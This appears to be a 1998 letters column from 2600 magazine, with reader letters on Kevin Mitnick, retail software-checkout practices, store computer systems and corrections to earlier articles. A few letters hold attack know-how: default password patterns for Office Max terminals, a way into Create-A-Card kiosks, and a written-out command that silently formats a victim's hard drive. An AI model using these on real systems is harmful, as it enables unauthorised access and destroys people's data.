It's funny how people buy into whatever they're told without checking the facts first. We strongly doubt that Barnes & Noble would ever sell child pornography. The controversy comes as a result of a campaign by conservative groups (Focus on the Family and the American Family Association) and it's targeted against two books: Age of Innocence by David Hamilton and Radiant Identities by Jock Sturges which depict nudity, not obscenity. Of course, states like Alabama and Tennessee fail to make a distinction between the two and, by making a commotion, somehow convince people that what they say is true. Go find the books and reach your own conclusions.

Dear *2600:*

After reading the articles that were written about Best Buy in 15:1, I've decided to give a little of my own similar input about Office Max.

Like Best Buy, the climate controls for the store are

located out of the state and sent to each store's computers and then the in-store computer will change everything accordingly.

Passwords for Office Max in-store computers typically follow the same pattern:

Login: store

Password: 0nnn, omnnn, or omaxnnn where nnn is the store number found on any business card or receipt.

Just about anything can be changed by those terminals located throughout the store. Prices, label descriptions, how many labels to print, stock, UPC's, etc. However, the store computers are restored from backup every Saturday.

The telephones at Office Max are almost always the same. 39 gives you the intercom. 2-digit extensions are usually located on a tray under the phone that slides out. Almost all the telephone jacks at Office Max are labeled. This includes the lines used to verify credit cards and the store's data line used for getting climate instructions.

N8

Dear *2600:*

I'm not nor have ever been a hacker/phreak but I have had experience with Energy Management Systems (EMS). Mbuna was not entirely correct with his piece "Even Better Still," regarding the EMS at Best Buy, which would apply to most of the larger stores that use them.

These systems are used primarily to reduce costs of utilities and secondarily for convenience and effect within the stores.

The EMS is a Programmable Computer, or PC, and is totally self-directing except for various local sensing devices used to modulate lighting and HVAC units. They have battery back-ups in case of power failures and are usually programmed for a year or more in advance adjusting for daylight savings, store hours, outside temperatures, unusual darkness outside, et al.

The units are not controlled from a remote computer but are programmed remotely, or adjusted for some special occasion. Local management can also open the door to the EMS PC and operate override switches when necessary, and hopefully they know what they are doing. The usual programming and maintenance is done by qualified technicians or engineers, or occasionally by some smart-ass who wants to impress his ego.

It wouldn't create a disaster if he did attempt to fuck it up because as soon as someone in the store realized something was wrong, they would call the service people who would reprogram the PC to its original parameters via a phone connection. Their home computer has every customer's EMS PC specifications in its file for instant use.

Frankly, I think that if Mbuna had a brain he would play with it instead of his pudendum.

4U2PN

Dear *2600:*

This is regarding Greyhare's letter on Babbage's employee software checkout policy (15:2). I worked for Babbage's and they do let employees check out any software in the store. They then reseal it when you bring it back. They also let you check out all gaming consoles and games (i.e., Playstation, etc.). They claim there is nothing illegal about it, as long as you delete it. Basically Babbage's employment = minimum wage + free software.

flatl1ne

Dear *2600:*

In response to Greyhare's letter in your last issue, yes, it is true that Babbage's (Software, Etc.) employees are authorized to check out basically anything in the store, as long as it is returned within 48 hours and in a sellable condition. As I am a Babbage's employee, I can tell you that it is also true that these stores do repackage items that are checked out or returned as defective. Although this does occasionally pose a problem (when the product uses a unique cd-key, mostly games like Ultima Online and StarCraft), but these products are usually returned and sent back to corporate, who ends up absorbing the cost.

In terms of legality, the employees who copy this software are at fault as the check-out terms (at least in my store) state that the software may not be copied, and doing so is grounds for termination. To tell the truth, most software shipped to us is sent in such a poor condition that we need to shrink-wrap it anyway, cuz most people are so anal about things that aren't wrapped. To whatever manager said "you can't copy CD's anyway," that's bullshit and most people who work at Babbage's work there for the "benefits." I know my manager does.

Op_Code

Dear *2600:*

It has been company policy for as long as I can remember. I started work at a Software Etc. in '94 in Fargo, North Dakota and worked there up until the store closed in '96. Company policy (at the time Babbages and Software Etc. were owned by our good friends at Barnes & Noble) allowed employees to take software home for a week and "get to know it" so we could do a better job of selling the product. Policy stated that we weren't allowed to copy disks or leave the software installed on our computers after they were brought back. At that time we would take the product to the back room and shrink wrap the box to look just like new. We weren't supposed to check out 3.5 inch disks because some software would write the user's name to the disk. But on more then one occasion my district manager told me to just make a copy of the first disk.

Software Etc. seemed to get its jollies off of keeping track of customers who bought software back at an irregular rate. They believed these people were taking advantage of the return policy that was in place at the time, copying the software and then bringing the product back for a full refund. What they really needed to do was watch the employees. They even copied software during their shifts on the in-store demo computers!

Cas

Dear *2600:*

Just writing to let y'all know about the letter from Grayhare in issue 15:2. Yes, this is true. I used to know someone who worked for Electronics Boutique, who used to do the same thing. Employees were allowed to take games home to "test." That way they could tell potential customers how the game was. Of course, you were supposed to delete the game when you were done.... Incidentally, I'd be far more worried about getting a virus than being "drooled on by store employees."

Pixelated!

Dear *2600:*

I just read the letter from your 15:2 issue from Greyhare about Software Etc. employees being able to take home games and bring them back to sell at full price. I would just like to confirm. I was best friends with a Software Etc. manager for a while. He could take any game home for two week periods, providing that they had enough copies left at the store for the customers. When he returned them, they would shrink-wrap the plastic back around the box and sell it as "new." Software Etc. and Electronics Boutique still have a "7 day- no questions asked" return policy anyway, so there is no need to become an employee to take advantage of the "freeware" program. As far as I know, that's nationwide.

entropic

Well, it didn't take long for our readers to confirm this practice, which seems to be widely known in the software industry. Just further proof of the hypocrisy the software police call reality.

Dear *2600:*

Thank you for publishing the letter to the editor called: "Bookstore Monopolies" (15:2), where rj eleven recommends the website www.booksellersunion.org. There is a Barnes & Noble employee working at my local college bookstore who has legally posted information in his break room regarding employees' rights which has been continuously ripped down by his managers. Including letters to the editor like this in your magazine provides important moral support to those poor workers who have to live with injustice everyday. Thank you so much for your help.

GW

Dear *2600:*

I really don't understand the fascination with our (Barnes & Noble) databases, but I can tell you: you're in for a long, dull time messing around with them. Believe me, as an insider, I know.

One thing you guys should know: there was no corporate-wide memo regarding you guys at any level. I'm in a such a position that, were there one, I'd know. I think you spoke to a couple of apathetic-looking-for-a-thrill part-timers when you verified this phantom memo. Perhaps more informed and truthful sources would be better utilized in the future.

My fellow booksellers and I await the latest *2600* expectantly, and we would never just strip the copies for petty revenge. We get a kick out of the fascination with us, and the amount of "crap" you're fed (and believe) from "employees." That whole "33-salmon" password? A dud. All the "x1, x2" stuff? Available on any receipt when you purchase a zine, paper, coffee, or food. And as far as getting into credit card numbers: going through the garbage would be faster and easier. By the way, we don't use the same passwords or codes on all the keypad doors, either. But, if you want a look at our break room or janitorial closet, ask for me, I'll show you. It's no big deal.

Thanks for all the fun! And, by the way: doesn't Borders use computers, too?

Allegra

Talk about steering us to the competitor.

Help Needed

Dear *2600:*

I was wondering if you could send me the bibliography for the article "A Brief History of Postal Hacking" from 15:1. I am very interested in researching this field more. Thanks.

JD
West Columbia, SC

Just go to your local post office and ask for more information. If they say they don't know what you're talking about, it means come back in one hour when the supervisor isn't around and ask again. You may have to ask a few times before you advance to the next level.

Identity Problems

Dear *2600:*

I am a newbie hacker. I am 14. I am also female. On IRC, in the hacking channels, I constantly get picked on. They call me the "Female Lamer." I have done nothing to them to make them think this. I don't sit there and brag about myself and my hacks like they do. They are just sexist pieces of shit who think they rule the world of computers. They pick on me because I ask questions. And because I am female. May I ask, what is so bad about a question? In school, they tell you to ask questions, then you get shunned for it and called a lamer on the net? This is not fair. Is there anything I can do to make them see that because I'm younger, less informed, and *female* they have no right to pick on me?

SaaWeetie

Since you made no less than four references to your gender, we suggest that you make this less a part of your identity, since it obviously is causing you problems. On the net, it's not essential information anyway. You can be whoever you want and start over as many times as you need to until you find something that works out.

Mitnick Feedback

Dear *2600:*

About Kevin Mitnick being cut off from technology, it just isn't right. I mean, what can someone do with a laptop and no modem? Nothing! He should be free to review the evidence when he wants to. They must have something they don't want leaked to the public or they would: a) let him look at the evidence, b) give him a trial, or c) give him bail. Keeping someone for so long without a trial is inhumane and a violation of his constitutional rights! Just wanted to be heard.

Phlight

Dear *2600:*

I have put my "Free Kevin" sticker to good use. 50,000 cars a day will see it while they wait at this red light/overpass. How about a "Best Placement of 'Free Kevin' Stickers" contest?

Wheetabix

Good idea. Send us photos.

Dear *2600:*

The comment you put inside the front cover from Mike Godwin (14:1) versus the comment in the cover of 15:1 just shows how even people who don't like hackers realize how fucked up the government's case against Mitnick is.

Columbus, OH

We've found this to be true just about everywhere we've spread the word to the public.

Dear *2600:*

First off, allow me to extend my compliments as always on an excellent, informative magazine. I have read it religiously for several years now and have both been amazed at the wealth of information I discovered and appalled at the outrages that go on right under our noses. The Kevin Mitnick outrage is the reason I'm writing this letter. Enclosed you will find my check for $100 for the Kevin Mitnick Legal Defense Fund. Kevin's plight has been the most astonishing travesty of "justice" I've ever heard of and I'd like to step in and do my part to draw the line in sand. If we all sit back and do nothing when things like this happen, we are just giving the government our permission to rob us of more of our freedoms a little at a time.

You may also be pleased to hear that my wife, a college instructor, is now a regular reader of your magazine also. In fact, she insisted that I contribute more money than I had originally planned to! Every quarter your magazine would come in and I would devour it muttering about the injustices that were happening to people like Kevin Mitnick and Bernie S., and eventually she asked me just what the deal was. I let her read Kevin's saga and she was simply stunned that such a thing could be allowed to happen in America. From that day on, she was a vehement reader. We are both doing our part to educate everyone who will listen about Kevin, Bernie S., and *2600* in general.

MW
Solon,OH

Thanks from us and from Kevin.

Dear *2600:*

I have been reading and enjoying *2600* for a number of years and I have to say you're starting to sound an awful lot like the governments you're so afraid of. I keep hearing a lot of "poor us, that bad 'ol media jus' unfairly pickin' on us poor innocent hackers. Don't day know we's the good guys?" Give me a break! I've been hacking since before there was a distinction between hackers and crackers, and yes the stupid media, with the help of the stupid crackers, have lost the distinction between the two.

But not even you can deny that hackers (meant in the media sense) pose a serious and dangerous risk to business, government, and yes individuals. Your magazine is becoming more a political agenda than a "free speech, free flow of information magazine." While we're touching on this (the political aspects of the mag), the information you're spewing about "poor innocent" Kevin Mitnick is just as distorted as anyone else's. I notice you seem to almost always overlook the fact that he had all that credit card information, uh, I know, he's a good guy, he'd never use it for evil purposes. Unfairly imprisoned, no trial, um, can you say *pleaded guilty,* boys and girls? Or is that not being mentioned for a reason?

The fact of the matter is, Kevin sucked as a hacker. He got lucky and he was stupid and he got caught (that's how the game is played, if you don't like the rules, don't play). The good hackers are the ones you never hear about.

Finally, do we really care what the media or general public thinks? Your attempts to "educate" people about the righteous cause of the hacking community is going to be real successful as long as there are Kevin Mitnicks out there. Do you not see where people might get confused when on one page your now "rag" mag is saying, don't fear us, embrace us, we're the good guys, etc. And on the next page you're saying "How to Hack your ISP" and "Tips On Generating Fake ID," both clearly the reading choice of your average law abiding citizen.

This magazine, our magazine, is supposed to be about the free, open, and honest exchange of information and ideas, not a political soapbox. Let's get back to what you do best and inform, educate, and entertain your readers. If we wanted sermons on the good works of Kevin Mitnick, we'd go to church.

Malkor
(I suspect you've never heard of me)

No, we never heard of you so that must mean you're one of the "good hackers." And we're not even going to get into the whole "cracker" fantasy this time around. Let's start by going over the things you missed while in a coma or orbiting Neptune or whatever caused these wide gaps in logic. We've mentioned the credit card file repeatedly. It was used to vilify Kevin in a most unfair way. The file itself had been floating around the net for

ages yet Netcom had refused to even acknowledge this fact. We reported on its existence a full six months before a copy was found in Kevin's directory. It was easy to get. Hundreds, perhaps thousands, of people wound up with copies. We don't know anybody who wouldn't want to see if such a thing really existed. That is why Kevin had a copy and further proof of this is the fact that not one of those numbers was ever used by him, even though it would have been an easy way to get free stuff. Kevin is not a thief. But by mentioning this in the first paragraph of the story on his capture, the New York Times made him look like a common criminal.

As for pleading guilty, you've got your facts confused. Kevin plead guilty in North Carolina to possession of cellular MINs that were used to make unauthorized phone calls. (This allowed him to be extradited to his home state of California and he long ago finished serving that sentence.) You may consider this to be the same as stealing something tangible but all that accomplishes is to make real theft more excusable. This was literally the only way Kevin could communicate safely (or, so he thought) with half the FBI chasing him around the country. Taking out phone service in his own name may have satisfied your moral standards but it wouldn't have done very much for Kevin's freedom. So the question remains, why was Kevin running in the first place? For associating with a known felon who later turned out not to be a felon at all? For not reporting to his parole officer when phone records have proven the opposite? It doesn't take much investigation to see that Kevin was targeted - why, we can only speculate - and that all of the ensuing charges against him are for absurdities like copying worthless files and making a few free phone calls. For this he deserves more prison time than people who steal cars and large amounts of money or who hurt and/or kill people? What possible agenda do you subscribe to that mandates this?

And just what "government" are you trying to imitate in your second sentence?

Dear *2600:*

First I would like to thank *2600* for their years of information. Secondly I like to see that there are those who are willing to stick up for each other in desperate times such as the case of Kevin. Seeing the web site inspired me to do a few things. I started a collection for as many bumper stickers as I can get. My motorcycle needs a paint job so it's getting a Free Kevin custom job (the car might but it doesn't run yet). I'm also getting a Free Kevin tattoo. Soon you will be getting my order for the stickers and a photo of the tattoo (on the arm).

God Of Dirt

You do realize that one day Kevin will be free and you'll have an outdated arm?

Dear *2600:*

You know, Kevin doesn't have the support of the entire hacking community which, frankly, surprises me. As I was searching on usenet, I found several anti-kevin posts, some of which suggested that he "rot until he is found guilty." I'm surprised that these people aren't outraged at how much he has been exploited - Shimomura and Markoff, both who have written books on the subject, have made hundreds of thousands in royalties and now, since the movie is coming out, stand to make far more money off of this one incident. These two bastards could be classified as the equivalent of racketeers. Kevin? Well, he has yet to make a single nickel off this story while these two sons-of-bitches are taking the story the entire six miles. Well, that's my five cents about the Anti-Kevin opinion. As far as Kevin's concerned, I'll support him 100 percent until he's released.

mcd

He'll need our support well after that too if the authorities succeed in controlling his life the way they want after his imprisonment. But, as the next letter aptly demonstrates, we still have much to do right now.

Dear *2600:*

Those of us at the Chicago area *2600* meeting have reached an understanding: Kevin Mitnick is guilty, throw his ass in jail. While he may not be treated fairly, he is still a criminal. He got caught doing something illegal, albeit a white collar crime. If it was homicide, or grand theft auto, should you still "Free Kevin" because he isn't being treated fairly? How "fair" should someone be treated if they have: 1. violated parole. 2. resisted arrest. and 3. committed crime after crime, never wising up enough to stop breaking the law? Kevin Mitnick must really enjoy jail, seeing as he keeps doing things to get more time. While the conditions of his release may not be so nice, he might have thought about that when he was committing 25 counts of computer and wire fraud. While I agree, you should not be in prison for three years without trial, they have a reason not to grant him bail. Bottom line: Kevin Mitnick is a felon who ran from the law, and he is getting what he asked for. If you commit a crime, you do it with the knowledge that there is a harsh penalty for it.

D-Recz

Let's make one thing clear. You're entitled to whatever stupid opinion you come up with but you're not entitled to go around saying it represents an entire group of people. We organize the meetings and we don't even do that! Our meetings are comprised of different people with all kinds of backgrounds who hold all kinds of opinions. The one thing we all have in common is the desire to share information in an open environment.

With that out of the way, take a good look at what you're saying. You've already saved us the time and trouble of a trial by finding Kevin guilty. Great. Now you wish to pass sentence. So how much time do you want Kevin to be imprisoned for? Four years apparently isn't enough for you. So what will it be, ten years? Twenty? Life? You seem to equate the rather trivial charges against Kevin (and they are trivial when you consider how worthless the information he was accused of possessing really is and how no damage was caused except for some bruised egos) with real crimes that deserve real penalties. His violation of supervised release was extremely debatable and/or minor yet he received a 14 month sentence on that charge alone. That time has long since been served as has the time sentenced for

possessing cellular MINs back in 1995 (eight additional months). (Agreeing to plead to these charges was the only way he could be sent back to his home state of California and by the time he finally got sentenced he had already served the sentence.) So we have incredibly long sentences for rather minor violations. He was never charged with, as you say, resisting arrest. As for "committing crime after crime," that is a very misleading and simplistic way of looking at it. When you're a fugitive, every day you remain free is a crime. What you view as a crime wave was simply one person trying to stay free and managing to do it by leading a relatively honest life, working real jobs, not stealing when he certainly could have, and simply trying to satisfy his curiosity about technology he was told he wasn't allowed to know about. You seem to believe that every crime should carry not a penalty, but a "harsh" penalty. Every instance of red boxing, every instance of computer hacking. Maybe even every jaywalker. But what is the point? Do you somehow profit from all of the new prisons that are being built? Have you stopped to think where this attitude will get us in another ten years?

Church People

Dear *2600:*

I about flipped when I saw my church's home page hacked in the Summer 1998 issue! But I was disappointed by your choice of words (twisted reasoning, cult, etc.) which is an unwarranted slam. One thing the Bible teaches is that you should "do unto others as you would have them do unto you." Hackers get a bum rap, being portrayed as dateless nerds, juvenile delinquents, and vicious criminals when that's not what we are at all. (I say "we" rather loosely since I'm more of a hacker sympathizer; my skills are not worthy of the leet.)

So I would expect the hacker community to be tolerant and not rush to judgment about other groups unfairly maligned by the media. But you post on your site a misrepresentation about what my church is all about (from someone who is not even a member!), and you're willing to break the law to perpetuate this misrepresentation? Listen, when people in my church buy into the false stereotypes about hackers, I try to set them straight. But now how can I convince them that hackers are cool people? They go to your site and see a satanic pentagram overlaid on the ICC web page. Not cool.

I'm sorry Justin had a bad time at my church, and if he wants to express his opinion about it, that's his business. But when *2600* provides him a stump in the name of "free speech," the downside is that it offends 92,000+ church members who might otherwise be part of the growing public support base to free Kevin and improve the public image of the hacker community.

Janet Reno says: "A cultist is one who has a strong belief in the Bible and the Second Coming of Christ; who frequently attends Bible studies; who has a high level of financial giving to a Christian cause; who home schools for their children; who has accumulated survival foods and has a strong belief in the Second Amendment; and who distrusts big government. Any of these may qualify [a person as a cultist] but certainly more than one [of these] would cause us to look at this person as a threat, and his family as being in a risk situation that qualified for government interference." (Janet Waco, *60 Minutes* Interview, 6/26/94)

So, fellow cultist, do we hang together or do we hang separately?

free radical

Unwarranted? Who was it who sent out a threatening letter? It wasn't us. And our use of "twisted reasoning" fit the conclusions your church was reaching and it also fits what you're saying. You fail to realize that we've never referred to your organization as a cult but we have reported the fact (both here and on our web page) that others see it that way. Real big difference. You also seem to believe that the person who criticized you is the same person who hacked your site. That's nothing short of libelous. If we were to start doing unto you guys as you've been doing unto us, our lawyers might get some extra work but we wouldn't really accomplish much. And, for the record, we're breaking no laws by displaying the hacked site. It's news. It's history. And it's on our site! So, if you don't like it, stop visiting it, just as you would advise people who don't like your church to stay the hell out. And finally, a word of friendly advice: if you're looking to win arguments, quoting Janet Reno is not the way to go.

Dear *2600:*

HOW STUPID CAN BE A HUMAN BEEING LIKE YOU GUYS??DO U WANT THE ANSWER?VERY STUPID. YOU HACKED A SANT HOME PAGE WHICH SPEAKS ABOUT PEACE AND JESUS.YOU THINK THAT YOU ARE INTELLIGENT BUT WITHOUT THE COMPUTERS YOU ARE NOTHING. YOU HAVE TO KNOW THAT JESUS IS NOT MAD WITH YOU HE GIVES YOU A CHOISE TO REGRET ABOUT YOUR ACTIONS. I LIKE HACKING AND ALL THE PROGRAMMES ABOUT HACKING BUT NOT LIKE THIS. TIME TO REGRET.

harris
greece

And heaven is going to be filled with this?

Generic Feedback

Dear *2600:*

My letter is in response to "Briareos," who complains that you violated your own Code of Ethics by publishing "...a mean-spirited article" which provides information on "how to piss people off" and "how to make an asshole of yourself." Briareos most certainly does not need any instruction on how to make an asshole of himself.

I say that you are true to your credo. When you publish letters like his, it shows you are not afraid to provide a medium where information is freely discussed and people can form their own opinions. Briareos exercised his right to freedom of expression, but he wants you to

deny that same right to others through censorship. What a pea brain he is. Information is not good or evil. It is what people do with information that is good or evil.

The more information we have, the more choices we have. The more choices we have, the more freedom we have. That is why social institutions and individuals who want to exercise control over our lives always limit our access to information.

As for those who try to "fuck with people" using information from your magazine, or any other source, I say this. In a free society I cannot control your actions, only mine. You are free to use your information to fuck with me and I am free to use my information to stop you. This is how the game is played. If you choose to play, be sure you know what you are getting into, otherwise you may end up the fuckee.

Skippie the Ageless Hippie

Dear *2600:*

In your Spring '98 issue on page 32 of the letters section you respond to "Tuxedo Mask's" suggestion of a lawsuit by saying "It's nice to know your dad [a lawyer] has passed his values along to you." As you are so fond of saying in response to other letters, "you made a misassumption." Just as there is a "hacker ethic" that some hackers follow and others don't, there are ethical rules for attorneys that some attorneys follow and others don't. Just as it's the "bad" hackers who get all the media attention, you are more likely to hear about bad attorneys than the many hard working honest people who ply this trade. Since I doubt you actually know Tuxedo Mask's father, you have assumed that since he's an attorney he is unethical. You don't like it when people make these assumptions about you, and you should avoid doing it to others, whatever their vocation or avocation. There are lawyers who hack and lawyers who defend hackers in court. Unlike hackers, lawyers are legally bound to follow their ethical code, and those who don't face fines, suspension, or in serious cases disbarment. Although the ethical code varies slightly from state to state, it always includes the command to "avoid the appearance of impropriety," a catch-all provision that would include within it stirring up groundless litigation. If Tuxedo's dad had among his "values" the desire to stir up litigation he would eventually find himself in front of his local attorney disciplinary board. In fact, it would be against our code to contact a potential client as Tuxedo has to inform them of the possibility of a lawsuit. This type of soliciting is prohibited, limiting the free speech rights of attorneys in a way they aren't limited for others. Lawyers are just people with three years of law school and a bar exam behind them. Those three years and exam don't change people, they empower them. Like hackers, how one chooses to use their newfound power and knowledge is up to them.

For more on attorneys who don't suck, I recommend you visit *Tilt Magazine* at http://welcome.to/tilt, where you'll find true stories of attorneys, the good, bad, and burnt out. Thanks for putting out a great zine; I've been reading for years and hope to do so for many more.

Outlawyr

In this case, the writer made a point of saying their father was a lawyer and that we should go out and threaten to sue someone. Obviously, if that's where they got their idea, the values passed down were poor and our comment is aimed at one person, not all lawyers everywhere. If Dad does have good values on such things, he doesn't seem to have gotten around to passing them along. Our remark could then be considered sarcastic.

Dear *2600:*

I recently visited America (I am from the UK) and as a result was able to purchase *2600* for the first time. Since then I have also been listening to *Off The Hook* through Real Audio. I would first like to thank you for the bullshit free information that you give and I think that your articles are top quality. I especially liked "Hacking The Virtual Pet" (14:4) - it was most amusing! I find *Off The Hook* to be equally interesting. You are the sort of people the hacking community really needs to survive.

squarechin

Dear *2600:*

I am so fucking sick of this "selling out" bullshit. I've been reading your mag for a while now and I guess I must have missed the big switch when you guys gave in to corporate America and became trendy. Maybe I just don't notice the tons of commercialism packed into every new issue. I guess I'm ignorant of the fact that I'm one of the mindless lemmings who shell out millions for your mag. Maybe reading *2600* makes me a lamer-wannabe, but I like reading it. I've enjoyed every issue I've ever read and never found anything about your mag to be the least bit commercial. And so what if it is? Is it so wrong for people to make some money? I think you guys deserve it. All these super-elite hacking gods who call you guys sellouts should exercise some common sense - if you don't like it, don't read it! Calling *2600* a sellout is about as stupid as anything I've ever heard, but what's my opinion worth to such superior hackers? I may be one of the mindless lemmings who reads your mag, but it seems to me that these morons' definition of "selling out" is the mag's popularity extending beyond their personal library. It's like they get mad because someone besides them happens to know that your mag exists, and so that makes *2600* a sellout and they wouldn't dare subscribe to such a commercially controlled magazine. I'll bet they're not so damn reluctant to use the great info you guys provide. I think everyone should have the right to their opinion, but come on. Not to pour salt in your wounds, but if you guys are such sellouts, why are you having financial problems?

ccure

For the record, our financial problems have pretty much ended so we can now work on expansion and new projects.

Dear *2600:*

I'm writing in response to Luke's letter in 15:2 which commented on a way to hack the Create-A-Card

machines. What was described was an interesting way of trying to get in the machine if it's out of paper to try to hack the software. Here's how I do it: While the machine is running the promo screens for the different types of cards, touch the lower right hand corner of the screen (assuming there's no picture there). This brings up a computerized keypad that asks you for a password to enter the Create-A-Card management program. Great, you ask, but now what? Well, through a little investigation, I've learned that the password for the machine is usually the store's ID number which you can get by social engineering. Even better, sometimes it's written on the back of the machine. I've generally seen them in the upper right corners (K-Mart, Wal-Mart), but I guess they could be anywhere.

So what does it do? Well, after you're in, you're shown a menu that looks like 6 VB command buttons. This is the top menu to the management subsystem. The options range from printing a test card to my favorite: changing the layout of a card. You could actually go in and change the words and formats of the existing cards.

The possibilities are endless! How about a "Free Kevin" card? Just a thought....

Wraith

Dear *2600:*

Your magazine makes me happy. On your latest issue, I noticed the cover artist signed "Free Kevin" with a number 4 below: a tribute to *New York Times* fave illustrator Al Hirschfeld, who signs all his work with a number below his name. The number is the amount of times he hides his daughter's name, Nina, throughout his piece. Knowing that, I found four "Kevin's" hidden on Attorney General Janet Reno after a few seconds of close scrutiny (the horror, the horror): one on her neck, two on the right side of her face, and one on her earring. It was fun. I will mention "Free Kevin" again and then go. Bye!

Keen

Thanks for noticing but we managed to screw it up somehow. There are at least five Kevin's in there that we know of.

Dear *2600:*

As I was reading "A Newbie Guide to NT 4.0" (15:2), it struck me that there are a variety of ways someone doing as the author described could be tracked down by a truly competent administrator (or even a moderately competent one aware of the problem). Since I'm not involved in administering or securing NT systems I'm sure there are a variety of methods I'm missing as well. Some of the items both explorers and admins should be aware of, based on the article in question:

1) NT has a workstation name, which I believe is logged for connections. No mention was made of changing this name, though it's easy to do if you have administrator access.

2) NT systems have unique identifiers that are not changeable, at least not without significant digging into parts of the system not often explored except by kernel hackers. These identifiers are used in some inter-system network messaging, since duplicating them was one of the problems with using early versions of Ghost to duplicate NT systems.

3) Most college networks are probably using DHCP, and if a personally identifiable system (like a laptop) is used for hacking before its DHCP lease has expired, the same IP address will be used. If the system is usually on, the DHCP lease may never expire - that would make tracking even easier. My office system's IP address hasn't changed in close to a year, despite being (theoretically) dynamically assigned. DHCP-assigned IP addresses can be manually released.

4) If the college provided the laptop's NIC, there's a slight possibility that they've logged the MAC (hardware address) and associated it with the laptop's serial number. Even if they haven't, they may be able to log which IP address is assigned to which MAC at the DHCP server, defeating attempts at anonymity that involve releasing DHCP leases.

5) If the campus network consists of multiple small Ethernet "subnets" with switches connecting them, someone with access to the switches may be able to determine what subnetwork someone is on and thereby narrow down their physical location, possibly even down to a single public room with only one person known to be technically capable - remember that your average college student probably doesn't know enough about the system he's on to realize that the system name can be changed. People technically literate enough to hack into systems are relatively rare, particularly on small liberal arts college campuses.

While most of these are unlikely to initially turn up evidence of someone breaking into a system, in the hands of an administrator who's aware of such break-ins they *can* be used to locate a person while the break-ins occur.

So, just as a reminder - keep in mind that using a PC OS like Windows (any of them) means that your machines are both identifiable and not used by many people, and that anonymity at the OS level doesn't always imply anonymity at the *hardware* level.

Alan M

Dear *2600:*

Just bought my first copy of *2600* and, writer rather than hacker, I can promise you that if *2600* is having trouble getting displayed in bookstores/elsewhere, it's not because of any bias toward hacking (a displayer will display anything that sells - except magazines like *Barely Legal*) but because of its "digest size." The science fiction field knows this problem well. While three "digest size" SF magazines still survive (barely) and do get displayed (here and there), the new SF magazines that have made it since the 70's have all been large format. Bookstores and other displayers *hate* to display digest-size magazines; some are sure they don't sell, others just don't know where to put them. Even lousy cover art doesn't seem to be able to hurt a large format much. When you have the capital to spend, as an experiment try *2600* in large format and make *Hacker Quarterly* at least as visible as *2600*. (Sorry, but I could

barely read the word "Hacker" on the Summer 98 cover and it's what sold me.) Better yet, get the conglomerate that owns you (right) to purchase a celeb's name (as one SF magazine did) e.g., *Janet Reno's Magazine For Hackers*. Then do a *Cosmo* and splash article teasers across your large, full-bodied cover: "How to Give your Man a Free 900 Number This Christmas." Or don't.

Mac

Clarifications

Dear *2600:*

This letter was inspired by Section8's article "Hacking a BBS With DOS," in 15:1. In the absence of virus protection, the command line ECHO Y| FORMAT C: /Q/U > NUL would suffice to format his "friend's" hard drive. There are, however, a few things to note about the methods described. The above command line will cause the system to hang up when the DOS format utility prompts for a volume label. This sort of thing happens when the output from ECHO is piped to a program that prompts the user for more than one response. Since causing a system to latch up is a hallmark of poor hackmanship, one might opt to answer the volume label query in the command line with the /V: <new_volume_name> switch. For example, the command line ECHO Y| FORMAT C: /Q/U/V:FOO will execute leaving the victim with a c:\> prompt, a volume label of the assailant's choosing, and a squeaky clean hard drive.

Another thing to note is that since most PC users have migrated to Windows95/98, the tree command will usually yield little more than an "Incorrect DOS Version" message. The better choice for interrogating such a file system would be to use the DIR/S <filename.ext> utility. Be conscious of the amount of space that will be required for the new file. If the output file is created ahead of time, it may also be of some benefit to give it a -h attribute.

One last thing. Mischief has traditionally been the way for us to hone our craft; these little attacks don't all have to leave a wake of smoking hard drives and havoc. Once security has been broken, the same methods can just as easily be used to change a stock MS vgalogo.sys to an Escher print or public service announcement. The look on a system administrator's face who just realized that he's been violated is priceless. Use your imagination, learn all that you can, and show a little class.

Cathode Ray

Dear *2600:*

In response to Met-Enkeph's article on stimulants in 14:4, I'd like to say that it was very useful information, especially since caffeine usually makes me ill in doses larger than, say, your average 12 oz. soda. It was interesting, however, that ginseng was listed as crap because of its estrogen content. As someone whose body naturally produces estrogen (read: hi, I'm a woman!), it was mildly insulting considering that your readers include those of us with ovaries. Hey, Met-Enkeph, don't assume everyone who's reading your stuff is frightened by the idea of growing breasts. Some of us already have them.

CKG

Dear *2600:*

Some of the code got chomped off the end of the page at sscanf() about the middle of the page, in parse_pstab()) on page 44 of 15:2 (not to mention he used a goto statement instead of a while() loop. Bleah.

Nice art.

TS

Dear *2600:*

The article "secure.c" by kasper (15:2) contained a major security problem. secure.c writes to a file in /tmp (/tmp/.pstab) and blindly follows symlinks. A normal user could create a symlink from any file to /etc/.pstab and when secure.c is started the program would overwrite the file. This could cause destruction of vital system files effectively bringing the system to a halt.

Anyone who wishes to have the "security" that secure.c claims to provide should look to the ulimit function provided by their operating system.

Chris

Dear *2600:*

In the article "More on Military Phones" on page 8 and 9 of 15:1, there was a big mistake in the part that listed DNS Numbers. All of the numbers listed in Missouri (MO), are actually in Mississippi (MS). Bay St. Louis is actually a small, lame-ass town in Mississippi, not a small lame-ass town in Missouri. Do I get a free subscription?

xChEWx

No, but you get our thanks and the pride of knowing you're aware what state you live in.

Dear *2600:*

After reading Seraf's found memo "Not a Secret" (15:1) and noticing the words stuck together, I hope that you guys (yes, including Seraf) reparsed the word styles so they were not the same as the original message. If you don't know already, to stick words together is a common security technique to find out what message came from who over a dissemination process such as a public news broadcast or newspaper quotation where the original letter would be shown. For example, group A gets the memo with the words JaneDoe stuck together while group B gets the memo with the words Jane Doe separated by a space, group C getting Jane Doe with two spaces in between, group D getting jane Doe with the j character in lower case and the d in upper case, etc... If this procedure was taken from the originator of the message and the message was printed exactly character per character, such as from an OCR (Optical Character Recognition) software program (*OmniPage Pro, TextBridge),* and the software did not have any modifiers to change such above said, then the group or individual who either gave the information or who threw it

in the wrong "memory hole" has either probably had a talking to, or is being investigated even further. This style and technique vary from words stick, to extra line spaces, to off indentations, to bogus paragraphs, to typos. The key is to make the same letter appear somewhat similar, but different enough to identify the "mole." Also, this technique is performed to weed out the moles in a high security situation concerning information warfare.

iZRaXXX

We'll never tell....

Dear *2600:*

I had to write in to point out the errors and miscellaneous lameness in Friedo's "CGI Flaws" article in your Spring issue:

1. CGI is not inherently "flawed" because it runs on the server-side. It isn't practical or desirable to transmit large databases to the client so that they can be processed on his/her machine. How many search engines do you know that aren't server-side applications?

2. In the fake ls script, what's "copy"? We're on UNIX, not DOS - try cp...

3. What are all the extra "./"s for? Those have no effect other than requiring extra typing.

